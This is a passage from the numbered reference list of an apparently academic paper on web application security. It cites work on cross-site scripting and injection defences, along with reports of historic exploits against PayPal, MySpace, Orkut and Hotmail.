23. Kirda, E., Kruegel, C., Vigna, G., and Jovanovic, N. Noxes: A client-side solution for mitigating cross-site scripting attacks. *21st ACM Symposium on Applied Computing*, 2006.
24. Larson, E. and Austin, T. High coverage detection of input-related security faults. *12 USENIX Security Simposium*, pp. 121–136, 2003.
25. Livshits, B. and Erlingsson, U. Using web application construction frameworks to protect against code injection attacks. *2007 workshop on Programming languages and analysis for security*, pp. 95–104, 2007.
26. Mcfarlane, N. *Rapid Application Development with Mozilla*. Prentice Hall PTR., 2004.
27. Microsoft. HotMail: The World's FREE Web-based E-mail. `http://hotmail.com/`
28. MySpace. Online Community. `http://www.myspace.com/`
29. Mutton, P. PayPal Security Flaw allows Identity Theft. June 2006. `http://news.netcraft.com/archives/2006/06/16/paypal_security_flaw_allows_identity_theft.html`
30. Mutton, P. PayPal XSS Exploit available for two years? July 2006. `http://news.netcraft.com/archives/2006/07/20/paypal_xss_exploit_available_for_two_years.html`
31. Nguyen-Tuong, A., Guarnieri, S., Green, D., Shirley, J., and Evans, D. Automatically hardening web applications using precise tainting. *20th IFIP International Information Security Conference*, 2005.

32. Obscure. Bypassing JavaScript Filters – the Flash! Attack, 2002. http://www.cgi-security.com/lib/flash-xss.htm
33. PayPal Inc. PayPal Web Site. http://paypal.com
34. Pietraszeck, T. and Vanden-Berghe, C. Defending against injection attacks through context-sensitive string evaluation. *Recent Advances in Intrusion Detection (RAID 2005)*, pp.124–145, 2005.
35. Ruderman, J. The same origin policy. http://www.mozilla.org/projects/security/components/same-origin.html
36. Samy. Technical explanation of The MySpace Worm. http://namb.la/popular/tech.html
37. Sethumadhavan, R. Orkut Vulnerabilities. http://xdisclose.com/XD100092.txt
38. Scott, D. and Sharp, R. Abstracting application-level web security. *11th Internation Conference on the World Wide Web*, pp. 396–407, 2002.
39. Su, Z. and Wasserman, G. The essence of command injections attacks in web applications. *33rd ACM Symposium on Principles of Programming Languages*, pp. 372–382, 2006.
40. Web Services Security: Key Industry Standards and Emerging Specifications Used for Securing Web Services. White Paper, Computer Associates, 2005.
41. Wordpress. Blog Tool and Weblog Platform. http://wordpress.org/
42. Xie, Y., and Aiken, A. Static detection of security vulnerabilities in scripting languages. *15th USENIX Security Symposium*, 2006.
43. Zero. Historic Lessons From Marc Slemko – Exploit number 3: Steal hotmail account. http://0x000000.com/index.php?i=270&bin=100001110